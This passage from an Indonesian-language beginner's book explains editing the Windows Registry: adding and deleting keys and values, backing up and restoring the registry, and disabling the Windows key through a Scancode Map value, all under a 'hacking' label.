MENGHAPUS KEY DAN VALUES

Untuk menghapus suatu key dan values pada Registry Editor, Anda dapat mengikuti langkah-langkah berikut:

1. Buka Registry Editor.
2. Tentukan key mana yang hendak dihapus. Misalkan pada key **My Computer\ HKEY_CURRENT_USER\Console**.
3. Selanjutnya, klik kanan pada key tersebut.




Gambar 1.10 Menghapus key

4. Selanjutnya, pilih **Delete**.

Sedangkan untuk menghapus values, Anda dapat melakukan langkah-langkah berikut:

1. Pilih values yang akan dihapus.
2. Klik kanan pada values tersebut. Lihat Gambar 1.11.




Gambar 1.11 Menghapus Values

3. Selanjutnya, pilih Delete.

MENAMBAHKAN KEY DAN VALUES


Pada proses hacking terkadang Anda harus menambahkan suatu key atau values tertentu dalam prosesnya. Untuk menambahkan key atau values, Anda dapat mengikuti langkah-langkah berikut:

1. Buka Registry Editor.
2. Untuk membuat key baru, klik kanan pada key registry yang berada pada bagian kiri.



Gambar 1.12 Menambahkan key

3. Pilih pada New > Key, maka akan tercipta sebuah key baru seperti pada Gambar 1.13.




Gambar 1.13 Key baru pada Registry

4. Ubah nama dari key tersebut sesuai dengan kebutuhan Anda.

Sedangkan untuk menambahkan value pada registry, Anda dapat mengikuti langkah-langkah berikut:

1. Buka Registry Editor.
2. Tentukan key mana yang hendak ditambahkan values. Setelah Anda tentukan key mana yang ingin Anda ubah, lihat pada grid sebelah kanan pada jendela Registry Editor.
3. Klik kanan pada grid tersebut.



Gambar 1.14 Menambahkan values

4. Anda dapat memilih apakah value yang ingin Anda masukkan berupa String values, DWORD values, Binary values, MultiString value, atau Expandable String Value.
5. Misalkan Anda hendak menambahkan Binary values, klik pada Binary Value, kemudian akan terlihat jendela seperti Gambar 1.15.

Name	Type	Data
ab (Default)	REG_SZ	(value not set)
New Value #1	REG_BINARY	(zero-length binary value)

Gambar 1.15 Binary values baru


6. Ubah nama dari value tersebut sesuai kebutuhan Anda. Untuk mengubah nilai dari Binary values tersebut, Anda cukup melakukan klik kanan dan memilih **Modify**.

PERSIAPAN HACKING

Pada bagian awal bab dijelaskan bahwa Anda dapat melakukan hacking registry pada sistem operasi Windows dengan tangan kosong dan bermodalkan ingatan atau sebuah catatan. Untuk menghindari hal-hal yang tidak diinginkan selama proses pembelajaran hacking ini, sebaiknya Anda melakukan backup pada registry Windows Anda.


Cara untuk melakukan backup registry adalah:

1. Buka Registry Editor Anda.
2. Pilih menu **File > Export**.



Gambar 1.16 Menu Export


3. Pada group box **Export Range** terdapat dua pilihan, yaitu **All** dan **Selected branch**. Jika Anda memilih **All**, semua cabang registry akan disimpan (backup). Sedangkan jika Anda memilih **Selected branch**, hanya cabang tertentu yang akan disimpan. Untuk mem-backup keseluruhan data, klik pilihan **All**. Perhatikan Gambar 1.17.
4. Tentukan di mana Anda hendak menyimpan file backup registry tersebut, kemudian klik **Save**.



Gambar 1.17 Jendela Export Registry File


Sedangkan cara untuk mengembalikan data registry Anda seperti semula berdasarkan file yang telah di-backup adalah sebagai berikut:

1. Buka Jendela Registry Editor.
2. Akses pada menu File > Import.



Gambar 1.18 Menu File > Import

3. Kemudian akan tampil jendela Import Registry File.
4. Arahkan lokasi di mana file backup registry Anda disimpan kemudian klik Open.



Gambar 1.19 Jendela Registry File

5. Backup Registry tadi sehingga akan kembali seperti semula.

Jika Anda hacker pemula, sebaiknya Anda lakukan langkah backup tersebut jika tidak ingin terjadi crash pada komputer Anda akibat kesalahan dalam pemasukan key atau values pada registry.

HACKING REGISTRY WINDOWS


Banyak hal yang bisa hacker lakukan dengan registry. Hal tersebut karena registry merupakan ruang kontrol utama dalam sistem operasi Windows. Berikut akan dijabarkan beberapa trik hacking yang dapat dilakukan oleh para hacker pemula dengan registry Windows.

MENONAKTIFKAN TOMBOL WINDOWS

Jika Anda sudah familiar dengan sistem operasi Windows, Anda tentu mengenal tombol pada keyboard yang bergambarkan jendela. Tombol yang bergambar jendela tersebut sering disebut tombol Windows. Banyak kegunaan dari tombol ini, dengan kombinasi tertentu dengan tombol lain, akan dapat difungsikan sebagai shortcut.


Kali ini Anda akan diajak bagaimana menonaktifkan tombol Windows pada keyboard. Langkah-langkahnya adalah:

1. Buka Registry Editor.
2. Akses **KEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\KeyboardLayout** pada key
3. Buat value binary baru bernama **Scancode Map**. Pastikan file tersebut tidak eksis. Jika telah ada, Anda hanya perlu memodifikasinya.



Gambar 1.20 Pembuatan binary value baru

4. Pada file binary tersebut, berikan nilai seperti Gambar 1.21.



Gambar 1.21 Pemberian nilai biner

5. Selanjutnya, klik OK.


Efek menonaktifkan tombol Windows akan terasa ketika Anda telah me-restart komputer Anda. Untuk mengembalikan fungsi dari tombol Windows, hapus binary value tersebut kemudian lakukan restart pada komputer Anda.

MENONAKTIFKAN MENU SEARCH

Pada Windows, menu Search dapat digunakan untuk melakukan pencarian pada suatu file atau alamat IP komputer yang terhubung dalam satu workgroup. Anda dapat melakukan hack pada fasilitas find ini menjadi tidak aktif melalui pengubahan nilai tertentu pada registry.

